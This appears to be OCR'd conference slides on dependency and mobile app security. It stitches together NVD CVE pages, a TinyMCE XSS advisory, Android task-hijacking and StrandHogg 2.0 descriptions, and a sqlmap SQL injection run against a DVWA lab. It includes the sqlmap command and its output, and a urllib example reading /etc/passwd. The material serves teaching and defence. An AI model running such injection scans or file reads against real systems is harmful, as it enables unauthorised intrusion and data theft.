S2-051	2.3.7 - 2.3.33 2.5 - 2.5.12	2.1.6 - 2.3.33 2.5 - 2.5.12	2.3.34 2.5.13	CVE-2017-9793
S2-053	2.0.1-2.3.33 2.5-2.5.10	2.0.0-2.3.33 2.5-2.5.10.1	2.3.34 2.5.12	CVE-2017-12611

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-20	Improper Input Validation	NIST

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

- **cpe:2.3:a:apache:struts:2.3.7:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.8:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.9:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.10:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.11:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.12:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.13:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.14:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.14.1:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.14.2:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.14.3:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.15:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:apache:struts:2.3.15.1:*:*:*:*:*:*:***
  Show Matching CPE(s)

CVE-2019-1010091 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

tinymce 4.7.11, 4.7.12 is affected by: CWE-79: Improper Neutralization of Input During Web Page Generation. The impact is: JavaScript code execution. The component is: Media element. The attack vector is: The victim must paste malicious content to media element's embed tab.

Source: MITRE

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 6.1 MEDIUM **Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://github.com/tinymce/tinymce/issues/4394	Exploit, Third Party Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	NIST DWF

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

- **cpe:2.3:a:tiny.cloud:tinymce:4.7.11:*:*:*:*:*:*:***
  Show Matching CPE(s)
- **cpe:2.3:a:tiny.cloud:tinymce:4.7.12:*:*:*:*:*:*:***
  Show Matching CPE(s)

TinyMCE 5.2.2

Release notes for TinyMCE 5.2.2

Overview

These release notes provide an overview of the changes for TinyMCE 5.2.2, including:

- General bug fixes
- Security fixes
- Accompanying Premium Plugin changes
- Upgrading to the latest version of TinyMCE 5

> *This is the Tiny Cloud and TinyMCE Enterprise release notes. For information on the latest community version of TinyMCE, see: TinyMCE Changelog.*

General bug fixes

TinyMCE 5.2.2 provides fixes for the following bugs:

- Fixed an issue where anchors could not be inserted on empty lines.
- Fixed text decorations (underline, strikethrough) not consistently inheriting the text color.
- Fixed `format` menu alignment buttons inconsistently applying to images.
- Fixed the floating toolbar drawer height collapsing when the editor is rendered in modal dialogs or floating containers.

Security fixes

TinyMCE 5.2.2 provides fixes for the following security issues:

- Fixed `media` embed content not processing safely in some cases.

XSS in TinyMCE

moderate severity **CVE-2019-1010091** published on 11 May • updated 8 days ago

Repository	Packages	Affected versions	Patched versions
tinymce/tinymce	tinymce (npm)	< 4.9.10 >= 5.0.0, < 5.2.2	4.9.10 5.2.2

Impact

A cross-site scripting (XSS) vulnerability was discovered in: the core parser and `media` plugin. The vulnerability allowed arbitrary JavaScript execution when inserting a specially crafted piece of content into the editor via the clipboard or APIs. This impacts all users who are using TinyMCE 4.9.9 or lower and TinyMCE 5.2.1 or lower.

Patches

This vulnerability has been patched in TinyMCE 4.9.10 and 5.2.2 by improved HTML parsing and sanitization logic.

Workarounds

The workarounds available are:

- disable the media plugin and manually sanitize CDATA content (see below)
  or
- upgrade to either TinyMCE 4.9.10 or TinyMCE 5.2.2

Example: Manually strip CDATA elements

```
setup: function(editor) {
  editor.on('PreInit', function() {
    editor.parser.addNodeFilter('#cdata', function(nodes) {
      for (var i = 0; i < nodes.length; i++) {
        nodes[i].remove();
      }
    });
  });
}
```

Acknowledgements

Tiny Technologies would like to thank Michał Bentkowski and intivesec for discovering these vulnerabilities.

References

https://www.tiny.cloud/docs/release-notes/release-notes522/#securityfixes

For more information

If you have any questions or comments about this advisory:

- Open an issue in the TinyMCE repo
- Email us at infosec@tiny.cloud

References

- GHSA-c78w-2gw7-gjv3

CVE-2019-20503 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

usrsctp before 2019-12-20 has out-of-bounds reads in sctp_load_addresses_from_init.

Source: MITRE

View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 6.5 MEDIUM **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-125	Out-of-bounds Read	NIST

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:usrsctp_project:usrsctp:*:*:*:*:*:*:*:*	**Up to (excluding)**
Show Matching CPE(s)	**2019-12-20**

Repositories 1
Code 3K
Commits 39K
Issues 3
Discussions Beta 0
Packages 0
Marketplace 0
Topics 0
Wikis 0
Users 0

Advanced search Cheat sheet

39,032 commit results

Sort: Best match

exthmui-devices/android_kernel_xiaomi_sdm845 97b89f3
Merge branch 'android-4.9-q' of https://android.googlesource.com/kern…
bgcngm committed on 24 Apr

exthmui-devices/android_kernel_xiaomi_dipper 97b89f3
Merge branch 'android-4.9-q' of https://android.googlesource.com/kern…
bgcngm committed on 24 Apr

milouk/Sphinx-Beryllium 97b89f3
Merge branch 'android-4.9-q' of https://android.googlesource.com/kern…
bgcngm committed on 24 Apr

LineageOS/android_kernel_xiaomi_sdm845 97b89f3
Merge branch 'android-4.9-q' of https://android.googlesource.com/kern…
bgcngm committed on 24 Apr

dinosnore1/lumos_beryllium 97b89f3
Merge branch 'android-4.9-q' of https://android.googlesource.com/kern…
bgcngm committed on 24 Apr

PixelExperience-Devices/kernel_xiaomi_dipper 97b89f3
Merge branch 'android-4.9-q' of https://android.googlesource.com/kern…
bgcngm committed on 24 Apr

AICP/kernel_xiaomi_sdm845 97b89f3
Merge branch 'android-4.9-q' of https://android.googlesource.com/kern…
bgcngm committed on 24 Apr

Sony-MSM8994-Dev/android_kernel_sony_msm8994 30f5603
Merge tag 'v3.10.106' into lineage-15.1
rk779 authored and **TARKZiM** committed on 10 Jul 2018

yudiwdynto/msm-4.14 f98738c
Merge tag 'v4.14.161' into kernel.lnx.4.14.r11-rel
yudiwdynto committed on 16 May

rico192/kernel_xiaomi_rosy Verified 2a91965
Merge branch 'linux-3.18.y' of https://kernel.googlesource.com/pub/sc…
mscalindt committed on 19 Apr

CVE-2020-9489 Detail

Current Description

A carefully crafted or corrupt file may trigger a System.exit in Tika's OneNote Parser. Crafted or corrupted files can also cause out of memory errors and/or infinite loops in Tika's ICNSParser, MP3Parser, MP4Parser, SAS7BDATParser, OneNoteParser and ImageParser. Apache Tika users should upgrade to 1.24.1 or later. The vulnerabilities in the MP4Parser were partially fixed by upgrading the com.googlecode:isoparser:1.1.22 dependency to org.tallison:isoparser:1.9.41.2. For unrelated security reasons, we upgraded org.apache.cxf to 3.3.6 as part of the 1.24.1 release.

Source: MITRE

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 5.5 MEDIUM **Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://lists.apache.org/thread.html/r4d943777e36ca3aa6305a45da5acccc54ad894f2d5a07186cfa2442c%40%3Cdev.tika.apache.org%3E	Mailing List Vendor Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-401	Missing Release of Memory after Effective Lifetime	NIST

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:apache:tika:1.24:*:*:*:*:*:*:*

Hide Matching CPE(s)

- *cpe:2.3:a:apache:tika:1.24:*:*:*:*:*:*:**

CVE-2019-9948 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

urllib in Python 2.x through 2.7.16 supports the local_file: scheme, which makes it easier for remote attackers to bypass protection mechanisms that blacklist file: URIs, as demonstrated by triggering a urllib.urlopen('local_file:///etc/passwd') call.

Source: MITRE

View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.1 CRITICAL **Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-254	7PK - Security Features	NIST

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:python:python:*:*:*:*:*:*:*:*	From (including)	Up to (including)
Show Matching CPE(s)	2.0	2.7.15
cpe:2.3:a:python:python:2.7.16:-:*:*:*:*:*:*		
Show Matching CPE(s)		

Configuration 2 (hide)

cpe:2.3:o:opensuse:leap:15.0:*:*:*:*:*:*:*
Show Matching CPE(s)

Configuration 3 (hide)

cpe:2.3:a:netapp:active_iq_performance_analytics_services:-:*:*:*:*:*:*:*
Show Matching CPE(s)

jeremylong / DependencyCheck

Watch 117 | Star 2.4k | Fork 635

Code | Issues 257 | Pull requests 1 | Actions | Wiki | Security | Insights

is:issue is:open

Labels 21 | Milestones 1 | New issue

257 Open | 1,550 Closed | Author | Label | Projects | Milestones | Assignee | Sort

- **False Positive on cachecontrol_2.12-2.0.0.jar** FP Report
  #2683 opened 3 hours ago by sathish-kumar-subramani
- **Golang Mod Analyzer: Reason for using go mod edit -json** question
  #2680 opened yesterday by PurriateCat
- **False Positive on camel-cxf** FP Report
  #2678 opened 3 days ago by rwalravens
- **False Positive on elastic-apm-agent** FP Report
  #2676 opened 6 days ago by OrangeDog
- **False Positive on geronimo-health-1.0.2** FP Report
  #2673 opened 8 days ago by fpapon
- **False Positive on geronimo-metrics-1.0.4** FP Report
  #2672 opened 8 days ago by fpapon
- **Customizing data directory and cveUrl's, execution fails the first two times** question
  #2670 opened 9 days ago by twh270
- **jenkins plugin:** question
  #2669 opened 13 days ago by cigfthomas
- **vulnerabilityIdMatched inconsistent between multiple runs** bug — 1
  #2665 opened 15 days ago by RyanMcC
- **What is the correct syntax for enabling python analyzer on jenkins** question — 2
  #2663 opened 18 days ago by anshbansal
- **Reactor dependencies not cought**
  #2662 opened 20 days ago by mbenz89
- **How do I scan my iOS Swift repository which contains Podfile.lock and Package.resolved files?** question — 2
  #2660 opened 21 days ago by SubParDev
- **jenkins plugin : publishing several reports at once has strange behavior** bug — 1
  #2658 opened 23 days ago by aubertaa
- **False Positive on gradle** FP Report
  #2657 opened 24 days ago by tmyroadctfig
- **False Positive on jasperreports-6.8.1.jar (pkg:maven/net.sf.jasperreports/jasperreports@6.8.1)** FP Report
  #2652 opened on 25 May by KuzinGit
- **False Positive on pkg:maven/com.vaadin/vaadin-testbench-core@6.3.0.beta1** FP Report
  #2651 opened on 25 May by ZheSun88
- **False Positive on pkg:maven/org.sonatype.nexus.plugins/nexus-restore-helm@1.0.5** FP Report
  #2650 opened on 20 May by wagdez

Vulnerability Database

Curated database of known vulnerabilities focusing on mobile dependencies, providing higher coverage and more accurate data.

Search Vulnerabilities

supported keywords are: search (multiple), cve, ove, year, application

CVE	Application	Version	CVE description	CPE
CVE-1999-0003		4.3	CWE-0 Execute commands as root via buffer overflow in Tooltalk database server (rpc.ttdbserverd).	a:tritreal:ted_cde:*:*:*:*:*:*:*:*
CVE-1999-0004		*	CWE-0 MIME buffer overflow in email clients, e.g. Solaris mailtool and Outlook. False	a:hp:dtmail:*:*:*:*:*:*:*:*
CVE-1999-0004		4.02	CWE-0 MIME buffer overflow in email clients, e.g. Solaris mailtool and Outlook.	a:university_of_washington:pine:*:*:*:*:*:*:
CVE-1999-0005		3.55	CWE-0 Arbitrary command execution via IMAP buffer overflow in authenticate command.	a:netscape:messaging_server:*:*:*:*:*:*:*:*
CVE-1999-0005		10.234	CWE-0 Arbitrary command execution via IMAP buffer overflow in authenticate command.	a:university_of_washington:imap:*:*:*:*:*:*:

Rows per page: 5 1-5 of 1413420

Subscribe to our newsletter

Receive a monthly newsletter about mobile security, news, articles and resources

Subscribe

Company Resources Follow Us More Talk to us

Outdated 3rd Party Dependencies


- Fingerprinting
  - Transitive dependencies
  - Statically linked libraries
- Curated database of known vulnerabilities

Task Hijacking

Banking Trojans Exploiting Task Hijacking

Task Hijacking in the Wild

Example of Slack TaskAffinity Hijacking



App icon of a legitimate app is clicked by the victim.


A malicious log-in page is displayed on the victim's screen instead of the legitimate app.

Sensitive details are immediately sent to the attacker. Victim is directed to the legimate app.

App icon of a legitimate app is clicked by the victim.

Instead of seeing the legitimate app, the malware is displayed and can now ask for any permission while pretending to be the legitimate app.

The victim is unknowingly giving permissions to the hacker. Victim is directed to the legitimate app.


Dashboard > Scan
EXPORT
PDF
ARTIFACTS
Application summary
Platform: Android
Package: com.Slack
Version: 20.10.20.0
Size: 55 MB
Scan summary
Title: Scan created by monitoring rule Slack Android BB
Date: November 2nd 2020, 20:00:13
Test Credentials: None
VULNERABILITIES
INFORMATION
LIBRARIES & DEPENDENCIES
Category
Title
Short description
Important
Exported activites, services and broadcast receivers list
List of all exported components (activities, services, broadcast receivers, content providers)
Info
Call to Socket API
List of Server Socket API calls
Info
Application checks rooted device
Presence of strings and methods indicating potential check for rooted device
Info
Call to TLS API
List of TLS API calls
Info
Call to External Storage API
List of external storage API calls
Info
Call to Inter-Process-Communication (IPC) API
List of Interp-Process Communication (IPC) calls
Info
APK attack surface
List of components potentially accepting user input
Info
Virustotal malware analysis (MD5 based search)
VirusTotal Malware analysis
Info
Application certificate information
Application signing certificate details
Info
Call to dynamic code loading API
List of dynamic code loading API calls
Info
Implementation of a WebViewClient
List of WebViewClient implementation
Info
Call to native methods
List of native methods calls
Info
Call to command execution API
List of all command execution API calls

StrandHogg 2.0 - The 'evil twin'

New Android Vulnerability Even More Dangerous, With Attacks More Difficult to Detect Than Predecessor

Oslo 26.05.2020

Promon researchers have discovered a new elevation of privilege vulnerability in Android that allows hackers to gain access to almost all apps.

Classified **'critical severity'** (CVE-2020-0096) by Google, the vulnerability has been named StrandHogg 2.0 by Promon due to its similarities with the infamous StrandHogg vulnerability discovered by the company in 2019.

While StrandHogg 2.0 also enables hackers to hijack nearly any app, it allows for broader attacks and is much more difficult to detect, making it, in effect, its predecessor's 'evil twin'.

Having learned from StrandHogg and subsequently evolved, StrandHogg 2.0 **doesn't exploit the Android control setting 'TaskAffinity'**, which hijacks Android's multitasking feature and, as a result, leaves behind traceable markers.

Task Hijacking

- Requires Active Protection Measures
- Comes in different flavors
  - taskAffinity
  - Intent Flags
  - ...


Backend Fuzzing

```
root@kali:~# sqlmap -u 'http://192.168.88.138/dvwa/vulnerabilities/sqli/?id=admin&Submit=Submit#'  --cookie='security=low; PHPSESSID=q5bd6pv47cdq3rhugepne54lu4'

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
d are not responsible for any misuse or damage caused by this program

[*] starting @ 16:46:25 /2019-03-30/

[16:46:25] [INFO] testing connection to the target URL
[16:46:25] [INFO] testing if the target URL content is stable
[16:46:26] [INFO] target URL content is stable
[16:46:26] [INFO] testing if GET parameter 'id' is dynamic
[16:46:26] [WARNING] GET parameter 'id' does not appear to be dynamic
[16:46:26] [INFO] heuristics detected web page charset 'ascii'
[16:46:26] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:46:26] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[16:46:26] [INFO] testing for SQL injection on GET parameter 'id'
it looks like th back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remainin tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[16:46:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:46:33] [WARNING] reflective value(s) found and filtering out
[16:46:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:46:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:46:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:46:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[16:46:33] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[16:46:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:46:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:46:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:46:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:46:33] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[16:46:33] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[16:46:33] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:46:33] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[16:46:33] [INFO] testing 'MySQL inline queries'
```

```
GET /docs/123/apps?q=text HTTP/1.1
Host: www.nowhere123.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1)
X-API-KEY: 123123123123123

  (blank line)
```

```
HTTP/1.1 200 OK
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004
07:16:26 GMT
ETag: "10000000565a5-2c-3e94b66c2e680"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug

  <html><body><h1>It
  works!</h1></body></html>
```

Pages * Endpoints * Vulnz * Payloads



GET /docs/index.html HTTP/1.1
Host: **www.nowhere123.com**
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

(blank line)

HTTP/1.1 200 OK
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004 07:16:26 GMT
ETag: "10000000565a5-2c-3e94b66c2e680"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug


<html><body><h1>It works!</h1></body></html>

```
GET /docs/index.html?q=1 HTTP/1.1
Host: www.nowhere123.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible;
